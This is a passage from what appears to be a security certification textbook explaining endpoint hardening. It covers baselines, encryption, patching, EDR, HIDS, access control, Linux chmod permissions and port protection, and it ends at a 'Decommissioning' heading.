It is typical to have separate **configuration baselines** for desktop clients, file and print servers, Domain Name System (DNS) servers, application servers, directory services servers, and other types of systems. In Windows, configuration settings are stored in the registry. On a Windows domain network, each domain-joined computer will receive policy settings from one or more group policy objects (GPOs). These policy settings are applied to the registry each time a computer boots. Where hosts are centrally managed and running only authorized apps and services, there should be relatively little reason for security-relevant registry values to change. Rights to modify the registry should only be issued to user and service accounts on a least privilege basis. A host-based intrusion detection system can be configured to alert suspicious registry events.

Baseline deviation reporting means testing the actual configuration of hosts to ensure that their configuration settings match the baseline template. On Windows networks, the Microsoft Baseline Security Analyzer (MBSA) tool was popularly used to validate the security configuration. MBSA and other Microsoft reporting tools have now been replaced by the Security Compliance Toolkit (docs.microsoft.com/en-us/windows/security/threat-protection/security-compliance-toolkit-10).



Using Security Compliance Manager to compare settings in a production GPO with Microsoft's template policy settings. (Screenshot used with permission from Microsoft.)

Endpoint Protection

The purpose of device hardening is to enhance a system's security by minimizing the potential vulnerabilities a malicious entity could exploit. This is achieved by configuring network and system settings to reduce their attack surface.

Segmentation

Segmentation is crucial to securing an enterprise environment because it reduces the potential impact of a cybersecurity incident by isolating systems and limiting the spread of an attack or malware infection. In a segmented network, systems are divided into separate segments or subnets, each with distinct security controls and access permissions. This type of segmentation significantly complicates an attacker's work, giving an organization more time to detect and respond. Furthermore, segmentation allows more granular control over data access to ensure users, devices, and applications only have access to the information necessary for their specific tasks, thus enhancing data protection and privacy.



A segmented network showing Marketing and Finance subnets and the placement of network devices. Traffic between the two networks is controlled by the router. (Images © 123RF.com.)

Isolation

Device **isolation** refers to segregating individual devices within a network to limit their interaction with other devices and systems. This aims to enhance endpoint protection by preventing the lateral spread of threats should a device become compromised. In the context of endpoint protection, device isolation creates barriers between devices so that a threat that infiltrates one device cannot easily spread to others. Device isolation restricts network traffic between devices reducing the potential attack surface. This approach is particularly useful for threats like worms or ransomware which often aim to propagate through networks quickly. Device isolation also limits breach impacts by ensuring that compromised devices cannot access the entire network.

Antivirus and Antimalware

The first generation of **antivirus** software is characterized by signature-based detection and prevention of known viruses. An "A-V" product will now perform generalized malware detection, meaning not just viruses and worms, but also Trojans, spyware, PUPs, cryptojackers, and so on. While A-V software remains important, signature-based detection is widely recognized as insufficient for the prevention of data breaches.

Disk Encryption

Full disk encryption (FDE) means that the entire contents of the drive (or volume), including system files and folders, are encrypted. OS ACL-based security measures are quite simple to circumvent if an adversary can attach the drive to a different host OS. Drive encryption allays this security concern by making the contents of the drive accessible only in combination with the correct encryption key. Disk encryption can be applied to both hard disk drives (HDDs) and solid state drives (SSDs).

FDE requires the secure storage of the key used to encrypt the drive contents. Normally, this is stored in a Trusted Platform Module (TPM). The TPM chip has a secure storage area that a disk encryption program, such as Windows BitLocker, to which it can write its keys. It is also possible to use a removable USB drive (if USB is a boot device option). As part of the setup process, you create a recovery password or key. This can be used if the disk is moved to another computer or the TPM is damaged.



Activating BitLocker drive encryption. (Screenshot used with permission from Microsoft.)

One of the drawbacks of FDE is that, because the OS performs the cryptographic operations, performance is reduced. This issue is mitigated by **self-encrypting drives (SED)**, where the cryptographic operations are performed by the drive controller. The SED uses a symmetric data/media encryption key (DEK/MEK) for bulk encryption and stores the DEK securely by encrypting it with an asymmetric key pair called either the authentication key (AK) or **Key Encryption Key (KEK)**. The use of the AK is authenticated by the user password. This means that the user password can be changed without having to decrypt and re-encrypt the drive. Early types of SEDs used proprietary mechanisms, but many vendors now develop to the **Opal** Storage Specification (nvmexpress.org/wp-content/uploads/TCGandNVMe_Joint_White_Paper-TCG_Storage_Opal_and_NVMe_FINAL.pdf), developed by the Trusted Computing Group (TCG).

Device	Description
Laptops, Desktops, Mobile Devices, and Servers	Full disk encryption ensures that sensitive data is protected even if the storage device is removed from the device or accessed directly using other methods. For virtual machines, FDE prevents direct access to data stored in the virtual machine's disk file.
IoT Devices	Internet of things (IoT) devices, such as smart home devices, wearables, and industrial sensors, often collect and transmit sensitive data. Full disk encryption prevents unauthorized access to this data if the devices are compromised.
External Hard Drives and USB Flash Drives, and External Media	Portable storage devices are prone to loss or theft. Full disk encryption ensures that the data stored on these devices remain protected, making it significantly harder for unauthorized individuals to access or retrieve the information.

Patch Management

No operating system, software application, or firmware implementation is free from vulnerabilities. As soon as a vulnerability is identified, vendors will try to correct it. At the same time, attackers will try to exploit it. Automated vulnerability scanners can be effective at discovering missing **patches** for the operating system plus a wide range of third-party software apps and devices/firmware. Scanning is only useful if effective procedures are in place to apply the missing patches.

In residential and small networks, hosts are typically configured to auto-update, meaning that they check for and install patches automatically. The major OS and applications software products are well supported in terms of vendor-supplied fixes for security issues. In Windows, this process is handled by Windows Update, while in Linux it can be configured via `yum-cron` or `apt unattended-upgrades`, depending on the package manager used by the distribution.

Enterprise networks need to be cautious about this sort of automated deployment, however, as a patch incompatible with an application or workflow can cause availability issues. In rare cases, such as the infamous SolarWinds hack (npr.org/2021/04/16/985439655/a-worst-nightmare-cyberattack-the-untold-story-of-the-solarwinds-hack?t=1631031433646), update repositories can be infected with malware that can then be spread via automated updates.

There can also be performance and management issues when multiple applications run update clients on the same host. For example, as well as the OS updater, there is likely also a security software update, browser updater, Java updater, OEM driver updater, and so on. These issues can be mitigated by deploying an enterprise **patch management** suite. Some suites, such as Microsoft's System Center Configuration Manager (SCCM)/Endpoint Manager (docs.microsoft.com/en-us/mem/configmgr), are vendor specific while others are designed to support third-party applications and multiple OSes.

Testing patches before deploying them into the production environment is crucial for maintaining the stability and security of software. By conducting thorough testing, organizations can identify potential issues or conflicts arising from the patch, ensuring that it does not introduce new vulnerabilities or disrupt critical operations. Testing helps mitigate the risk of unintended consequences and facilitates a more controlled deployment process, ultimately safeguarding the integrity and reliability of the environment. Testing is typically performed in testing environments built to mirror the production environment as much as appropriate.

Also, it can also be difficult to schedule patch operations, especially if applying the patch is an availability risk to a critical system. If vulnerability assessments continually highlight issues with missing patches, patch management procedures should be upgraded. If the problem affects certain hosts only, it could indicate a compromise that should be investigated more closely.

Patch management can be difficult for legacy systems, proprietary systems, and systems from vendors without robust security management plans, such as some types of Internet of Things devices. These systems will need compensating controls or some other form of risk mitigation if patches are not readily available.

Advanced Endpoint Protection

Endpoint Detection and Response (EDR) and Extended Detection and Response (XDR)

An **endpoint detection and response (EDR)** product's aims to provide real-time and historical visibility into the compromise, contain the malware within a single host, and facilitate remediation of the host to its original state.

The term "EDR" was coined by Gartner security researcher Anton Chuvakin, and Gartner produces annual "Magic Quadrant" reports for both EPP (gartner.com/en/documents/3848470) and EDR functionality within security suites (https://www.gartner.com/en/documents/3894086).

Where earlier endpoint protection suites report to an on-premises management server, next-generation endpoint agents are more likely to be managed from a cloud portal and use artificial intelligence (AI) and machine learning to perform user and entity behavior analysis. These analysis resources would be part of the security service provider's offering.

Note that managed detection and response (MDR) is a class of hosted security service (digitalguardian.com/blog/what-managed-detection-and-response-definition-benefits-how-choose-vendor-and-more).

EDR focuses on protecting endpoint devices like computers, laptops, and mobile devices by collecting and analyzing data from endpoints to detect, investigate, and respond to advanced threats that may bypass traditional security measures. EDR tools provide real-time monitoring and collection of endpoint data, allowing for fast response and investigation capabilities. EDR software is an important tool which detects and responds to advanced persistent threats and ransomware, and it provides valuable forensic insight after a breach. Extended detection and response (XDR) expands on EDR by providing broader visibility and response capabilities by extending protection beyond endpoints by incorporating data from the network, cloud platforms, email gateway, firewall, and other essential infrastructure components. Using a broader scope, XDR provides a comprehensive view of information technology resources to more effectively identify threats and enable faster responses.

Host-Based Intrusion Detection/Prevention (HIDS/HIPS)

Host-based intrusion detection (HIDS) and **host-based intrusion prevention (HIPS)** describe software tools that monitor and protect individual hosts, like computers or servers, from unauthorized access and malicious activities. HIDS/HIPS requires deploying and configuring specialized software agents that continuously monitor and analyze endpoints.

HIDS and HIPS systems use signature-based detection, anomaly detection, and behavior analysis to identify suspicious activities. Both systems collect and correlate data from various sources, such as system logs, network traffic, and user activities, to identify patterns and indicators of compromise or malicious behavior. Host-based intrusion detection systems focus on detection and alerting, providing notifications to systems administrators or security personnel when suspicious activities are detected. In contrast, host-based intrusion prevention systems detect and actively respond to threats by automatically blocking or mitigating them.

One of the core features of HIDS is **file integrity monitoring (FIM)**. This may be implemented as a standalone feature. When software is installed from a legitimate source (using signed code in the case of Windows or a secure repository in the case of Linux), the OS package manager checks the signature or fingerprint of each executable file and notifies the user if there is a problem. FIM software audits key system files to ensure they match the authorized versions. In Windows, the Windows File Protection service runs automatically and the System File Checker (SFC) tool can be used manually to verify OS system files.

Tripwire (tripwire.com) and OSSEC (ossec.net) are examples of multi-platform tools with options to protect a wider range of applications. File integrity monitoring is used to detect changes on endpoints, such as changes to important files or the operating system configuration. When detected, changes can be investigated to determine whether they are authorized.

User Behavior Analytics (UBA)/User and Entity Behavior Analytics (UEBA)

User behavior analytics (UBA), also known as **user and entity behavior analytics (UEBA)**, is a cybersecurity approach based on monitoring and analyzing the behavior of users within an organization to detect anomalies indicative of potential threats, such as insider threats, compromised accounts, or fraud. UBA leverages machine learning, data science, and statistical analysis techniques to establish a baseline profile for an organization's users and entities, including how, when, and where they access the network, what resources they use, and other behavior patterns. Once baseline profiles have been established, the UBA system continuously monitors and compares new behavior against the established baseline, alerting security personnel to any unusual or suspicious activities.

For example, UBA would alert on a user who regularly downloads small sets of files during standard business hours but suddenly starts downloading large volumes of data late at night. Another example may include a user who typically logs in from a specific domestic location but suddenly starts logging in from a foreign country. These activities could indicate a potential data breach or account compromise and trigger a UBA system alert.

Some commercial UEBA products available at the time of writing include the following:

- Splunk User Behavior Analytics (https://www.splunk.com/en_us/products/user-behavior-analytics.html)
- IBM QRadar User Behavior Analytics (https://www.ibm.com/products/qradar-siem/user-behavior-analytics)
- Rapid7 InsightIDR (https://docs.rapid7.com/insightidr/)
- Forcepoint Insider Threat (https://www.forcepoint.com/security/insider-threat)

Endpoint Configuration

If endpoint security is breached, there are several classes of vector to consider for mitigation:

- **Social Engineering**—if the malware was executed by a user, use security education and awareness to reduce the risk of future attacks succeeding. Review permissions to see if the account could be operated with a lower privilege level.
- **Vulnerabilities**—if the malware exploited a software fault, install the patch or isolate the system until a patch can be developed.
- **Lack of Security Controls**—if the attack could have been prevented by endpoint protection/A-V, host firewall, content filtering, DLP, or MDM, investigate the possibility of deploying them to the endpoint. If this is not practical, isolate the system from being exploited by the same vector.
- **Configuration Drift**—if the malware exploited an undocumented configuration change (shadow IT software or an unauthorized service/port, for instance), reapply the baseline configuration and investigate configuration management procedures to prevent this type of ad hoc change.

- **Weak Configuration**—if the configuration was correctly applied, but was exploited anyway, review the template to devise more secure settings. Make sure the template is applied to similar hosts.

Access Control

Access control refers to regulating and managing the permissions granted to individuals, software, systems, and networks to access resources or information. Access controls ensure that only authorized entities can perform specific actions or access certain data, while unauthorized entities are denied access. Access control concepts apply to networks, physical access, data, applications, and the cloud.

Principle of Least Privilege

Implementing the principle of least privilege (PoLP) is a cornerstone of improving endpoint protection and minimizing the risk of security issues. The principle of least privilege dictates that users, applications, and processes should only be granted the minimum permissions necessary to complete their duties and nothing more.

There are several practical methods for implementing least privilege. An essential first step to effectively implementing least privilege is thoroughly auditing user roles, privileges, and responsibilities. This process allows organizations to understand what access each user needs to perform their job role effectively. Access controls and permissions can be adjusted to adopt a principle of least privilege that best reflects the audit results.

User and account management tools are also essential when implementing the principle of least privilege. Regularly reviewing and removing unused or unnecessary accounts reduces the potential targets for an attacker. Similarly, temporary privileges, which grant additional access rights for a limited time and only when required, can help keep privileges as restrictive as possible.

Another practical approach to restricting access is using role-based access control (RBAC). RBAC assigns system access rights based on predefined roles, and each role has a carefully defined set of permissions that match the requirements of any particular role within the organization. This approach ensures that users have just enough access to perform their tasks but nothing more.

The principle of least privilege also applies to software applications and operating systems, not just to users. For instance, ensuring that applications run with the minimum necessary permissions can prevent them from being exploited to carry out privileged actions.

Access Control Lists

Access control lists (ACLs) in computer systems and networks are used to enforce access control policies. An ACL is a list of rules or entries that specify which users or groups are allowed or denied access to specific resources or perform certain actions. In networks, ACLs are associated with routers, firewalls, or similar devices and define rules that determine how network traffic is filtered or forwarded based on criteria like source IP addresses, destination IP addresses, ports, or protocols.

ACLs can help to control network access and protect against unauthorized or malicious activities. ACLs control access to files, directories, or system resources in operating systems and file systems. Each access control entry (ACE) typically contains a user or group identifier and associated permissions controlling actions that are allowed or denied. These permissions often include read, write, execute, and sometimes more granular limits such as modify, delete, or list.

While ACLs offer flexibility and control, managing complex access control policies with numerous ACL entries can become challenging. Complexity increases the risk of misconfigurations. Therefore, proper planning, periodic reviews, and best practice configurations are essential when implementing and maintaining ACLs.

File System Permissions

With file system security, each object in the file system has an access control list (ACL) associated with it. The ACL contains a list of accounts (principals) allowed to access the resource and the permissions they have over it. The order of ACEs in the ACL is important in determining effective permissions for a given account. ACLs can be enforced by a file system that supports permissions, such as NTFS, ext3/ext4, or ZFS.



Configuring an access control entry for a folder. (Screenshot used with permission from Microsoft.)

For example, in Linux, there are three basic permissions:

- **Read (`r`)**—the ability to access and view the contents of a file or list the contents of a directory.
- **Write (`w`)**—the ability to save changes to a file, or create, rename, and delete files in a directory (also requires execute).
- **Execute (`x`)**—the ability to run a script, program, or other software file, or the ability to access a directory, execute a file from that directory, or perform a task on that directory, such as file search.

These permissions can be applied in the context of the owner user (`u`), a group account (`g`), and all other users/world (`o`). A permission string lists the permissions granted in each of these contexts:

```
d rwx r-x r-x home
```

The string above shows that for the directory (`d`), the owner has read, write, and execute permissions, while the group context and other users have read and execute permissions.

The **chmod command** is used to modify permissions. It can be used in symbolic mode or absolute mode. In symbolic mode, the command works as follows:

```
chmod g+w, o-x home
```

The effect of this command is to append write permission to the group context and remove execute permission from the other context. By contrast, the command can also be used to replace existing permissions. For example, the following command applies the configuration shown in the first permission string:

```
chmod u=rwx,g=rx,o=rx home
```

In absolute mode, permissions are assigned using octal notation, where r=4, w=2, and x=1. For example, the following command has the same effect:

```
chmod 755 home
```

In this example, the 755 correlates to the permissions assigned to the user, group, and others, where user permissions are represented by 7, group permissions are 5, and others are also 5. The numbers are generated by adding the values associated with r (read), w (write), and x (execute). The only combination of values that can result in 7 is 4+2+1 or r, w, x. Similarly, the only combination of values resulting in 5 is 4+1, or r,x. This means that the owner has r,w, and x whereas the group and others have only r and x.

Application Allow Lists and Block Lists

One element of endpoint configuration is an execution control policy that defines applications that can or cannot be run.

- An **allow list** (or approved list) denies execution unless the process is explicitly authorized.
- A **block list** (or deny list) generally allows execution, but explicitly prohibits listed processes.

The contents of allow lists and block lists needs to be updated in response to incidents and ongoing threat hunting and monitoring.

Threat hunting may also provoke a strategic change. For example, if you rely principally on explicit denies, but your systems are subject to numerous intrusions, you will have to consider adopting a “least privileges” model and using a deny-unless-listed approach. This sort of change can be highly disruptive, however, so it must be preceded by a risk assessment and business impact analysis.

Execution control can also be tricky to configure effectively, with many opportunities for threat actors to evade the controls. Detailed analysis of the attack might show the need for changes to the existing mechanism or the use of a more robust system.

Monitoring

Monitoring plays a vital role in endpoint hardening, helping to enforce and maintain the security measures put in place during the hardening process. Once devices are hardened, monitoring helps to ensure these conditions remain in place.

Security analysts can detect changes that weaken the hardened configuration through continuous monitoring. For instance, if a previously disabled port is detected as open or a service that was disabled is changed to enabled, monitoring tools can alert analysts of the change—which may be indicative of a breach.

Additionally, monitoring can provide valuable data for compliance and auditing purposes. Regular reports on the status of endpoint devices can verify that hardening baselines have been effectively deployed and maintained, supporting compliance with various regulations and industry standards.

Configuration Enforcement

Configuration enforcement describes methods used to ensure that systems and devices within an organization's network adhere to mandatory security configurations. Configuration enforcement generally depends upon a few important capabilities.

- **Standardized Configuration Baselines** are defined by organizations like NIST, CIS, or the organization itself and used as the benchmark for how systems and devices should be configured.
- **Automated Configuration Management Tools** are used to apply and maintain standardized configuration baselines across the environment automatically.
- **Continuous Monitoring and Compliance Checks** are crucial to detect deviations from mandatory configurations.
- **Change Management** processes ensure configuration changes are properly reviewed, tested, and approved before implementation.

Managing firewall rules across an organization's network is a practical example of a configuration setting that can benefit from configuration enforcement. An organization can use an automated configuration management tool to ensure device firewalls are correctly configured, including blocking all incoming traffic by default and only allowing specific, necessary connections. Continuously monitoring detects any changes and automatically reverts them to enforce the secure, approved configuration.

Additionally, regular compliance checks ensure that firewalls adhere to approved configuration settings, and any changes need to be reviewed and approved via proper change management processes prior to implementation.

Group Policy

Group Policy is a feature of the Microsoft Windows operating system and provides centralized management and configuration of operating systems, applications, and user settings in an Active Directory environment. Group Policies enforce security settings, such as those mandated in a baseline, by applying consistent settings across all systems linked to specific Group Policies. In general terms, Group Polices are linked to containers called Organizational Units (OUs) that normally contain user and computer objects. The Group Policies linked to the OU apply to all objects contained within it.

Examples of common Group Policy settings include password policies, user rights, Windows Firewall settings, system update settings, software installation restrictions, and many others. Applying settings centrally using Group Policy reduces potential issues related to misconfigurations or inconsistent settings.

SELinux

SELinux is a security feature of the Linux kernel that supports access control security policies, including mandatory access controls (MAC). SELinux allows more granular permission control over every process and system object within an operating system, strictly limiting the resources a process can access and what operations it can perform. SELinux operates on the principle that if a process or user does not need resource access to operate, it will be blocked to isolate

applications better, restrict system and file access, and prevent malicious or flawed programs from causing harm to the system. SELinux capabilities are also available on the Android operating system https://source.android.com/docs/security/features/selinux. Due to the significant architectural differences between Linux and Android, SELinux capability on Android is enabled using SEAndroid to provide similar functionality but using a separately maintained codebase.

Hardening Techniques

Different hardening approaches are required to protect endpoints in response to a wide variety of constantly evolving cybersecurity threats. These threats require a layered and comprehensive defense strategy addressing vulnerabilities at multiple levels, from physical access to network protocols, operating system configurations, and user behaviors.

Protecting Ports

Physical device port hardening involves restricting the physical interfaces on a device that can be used to connect to it, thereby reducing potential avenues of physical attack. One common technique is disabling unnecessary physical ports such as USB, HDMI, or serial ports when they serve no business purpose. Doing so can help prevent unauthorized data transfer, installation of malicious software, or direct access to a system.

Port control software provides additional protection by allowing only authorized devices to connect via physical ports based on device identifiers. For instance, it might block all USB mass storage devices except company-approved ones.

Security analysts can leverage settings in device firmware or UEFI/BIOS for port hardening to disable physical ports or to require a password before a device can boot from a nonstandard source like a USB drive. For devices such as tablets and laptops that depend upon wireless protocols, disabling the automatic network connection feature can prevent the device from using potentially insecure or rogue networks.

As revealed by researcher Karsten Nohl in his BadUSB paper (https://assets.website-files.com/6098eeb4f4b0288367fbb639/62bc77c194c4e0fe8fc5e4b5_SRLabs-BadUSB-BlackHat-v1.pdf), exploiting the firmware of external storage devices, such as USB flash drives and even standard-looking device charging cables, presents adversaries with an incredible toolkit. The firmware can be reprogrammed to make the device look like another device class, such as a keyboard. In this case, it could then be used to inject a series of keystrokes upon an attachment or work as a keylogger. The device could also be programmed to act like a network device and corrupt name resolution, redirecting the user to malicious websites.

Another example is the O.MG cable (theverge.com/2019/8/15/20807854/apple-mac-lightning-cable-hack-mike-grover-mg-omg-cables-defcon-cybersecurity), which packs enough processing capability into an ordinary-looking USB-Lightning cable to run an access point and keylogger.

A modified device may have visual clues that distinguish it from a mass manufactured thumb drive or cable, but these may be difficult to spot. You should warn users of the risks and repeat the advice to never attach devices of unknown provenance to their computers and smartphones. If you suspect a device as an attack vector, observe a sandboxed lab system (sometimes referred to as a sheep dip) closely when attaching the device. Look for command prompt windows or processes, such as the command interpreter starting and changes to the registry or other system files.

Not all attacks have to be so esoteric. USB sticks infected with ordinary malware are still incredibly prolific infection vectors. Hosts should always be configured to prevent autorun when USB devices are attached. USB ports can be blocked altogether using most types of host intrusion detection systems (HIDS).

Protecting logical ports involves implementing measures to secure and control access to ports within a computer system or network. Logical ports are software-based communication features that enable data exchange between applications or services. Common examples of logical ports include the well-known ports used by TCP/IP and UDP protocols.

Firewalls protect logical ports by examining network traffic and enforcing security policies to allow or block specific connections based on port numbers, source and destination addresses, and protocols. Service hardening practices ensure that services running on logical ports are hardened against security threats. Examples include keeping software updated and turning off unnecessary services.

Encryption Techniques

Endpoint encryption is critical to protecting sensitive data, especially in an enterprise setting. Several different approaches are required to protect data on endpoints. Some important ones include the following:

- **Full Disk Encryption (FDE)** encrypts the entire hard drive of a device. It ensures that all data, including the operating system and user files, are protected even while the operating system is not running. Tools like BitLocker for Windows and FileVault for macOS provide full disk encryption capabilities.
- **Removable Media Encryption** ensures that data remains protected even when physically removed from devices such as SDCards or USB mass storage devices. Many FDE tools also include options for encrypting removable media.
- **Virtual Private Networks (VPNs)** complement endpoint encryption by providing a secure tunnel for data transmission that protects against eavesdropping, on-path, and many other attack types.
- **Email Encryption** protects sensitive information stored in emails using protocols like PGP (Pretty Good Privacy) or S/MIME (Secure/Multipurpose Internet Mail Extensions).

Host-Based Firewalls and IPS

Host-based firewalls and intrusion prevention systems (IPS) are vital elements of endpoint hardening, as they provide controls for incoming and outgoing network traffic and are essential for detecting potential attacks. An important technique for using them when hardening endpoints involves implementing default-deny policies to block all traffic unless explicitly allowed. This tactic ensures that only approved services and applications can communicate. Configuring firewalls to block or allow traffic based on port numbers is also critical to minimize entry points for attack. Traffic filtering enables firewalls and IPS to sift through traffic based on parameters like IP addresses, protocols, and services to block malicious traffic or only allow traffic to use secure protocols.

An integral part of IPS is detecting and preventing intrusions by monitoring for known malicious patterns or anomalies in network traffic. Advanced host-based firewalls often include application control features which permit only trusted applications to communicate. The logs generated by host-based firewalls and IPS support rapid detection and response when integrated with other security tools like security information and event management (SIEM) systems.

Installing Endpoint Protection

To ensure maximum protection and efficient management, deploying and managing endpoint protection agents on workstations, laptops, and servers in an enterprise environment requires strategic planning and adherence to established best practice configuration and management practices.

- **Create a Deployment Plan** with considerations such as the deployment order (such as which devices or departments get agents first), time frames, and leveraging stages to limit potential disruptions caused by endpoint protection settings.
- **Standardize Configurations** for endpoint protection across all devices to ensure consistency in protection levels and simplify compliance management.
- **Automate Deployments** using tools like Microsoft's System Center Configuration Manager (SCCM), Group Policy, or third-party solutions to save time, improve consistency, and reduce the risk of human error.
- **Updates and Patches** to endpoint protection agent software and definitions are required to ensure the highest levels of protection against the latest known threats.
- **Monitor** endpoint protection agents to check for alerts or signs of potential security incidents, verify that agents are running, and ensure that updates and patches are applied successfully.
- **Centralize Management** to provide a comprehensive view of endpoint configurations, updates, and status. Centralized management also allows administrators to enforce global security policies.

Changing Defaults and Removing Unnecessary Software

Changing default passwords and removing unnecessary software are two fundamental practices in hardening an endpoint to strengthen its security posture. Default passwords, often set by manufacturers, are widely known and easily discoverable, making devices that use them particularly vulnerable to unauthorized access. Therefore, changing these passwords to strong, unique credentials is crucial as part of the initial setup process for any device or system.

Removing unnecessary software is another critical step when hardening an endpoint. Each software application introduces potential vulnerabilities that malicious actors could exploit. The attack surface is significantly reduced by reducing the number of software applications to only those necessary for the device's intended function. This includes not only removing unnecessary applications but also disabling unnecessary features or services within remaining applications. This practice simplifies the maintenance and patch management process because there are fewer applications to update, reducing the chances of missing a critical security patch.

An enterprise-grade multifunction network printer presents a variety of potential security vulnerabilities if not adequately managed. These complex devices often arrive with manufacturer-set default passwords intended for initial setup and administrative access, which are typically widely known and easily accessible. Changing these passwords immediately upon installation to unique, strong passwords is critical. Multifunction printers usually boast a broad array of features. Features not explicitly needed in the environment, such as cloud printing capabilities, email features, or web server interfaces, should be disabled to minimize potential attack vectors.

Regular firmware updates from the manufacturer are crucial to patching any known vulnerabilities in older firmware versions, fortifying the printer's security. If possible, utilize encrypted network protocols like HTTPS for web interfaces and SNMPv3 for device management to protect data, including passwords, through unencrypted protocols. Access to the printer should be based on the principle of least privilege, granting only the access necessary for specific tasks.

Decommissioning

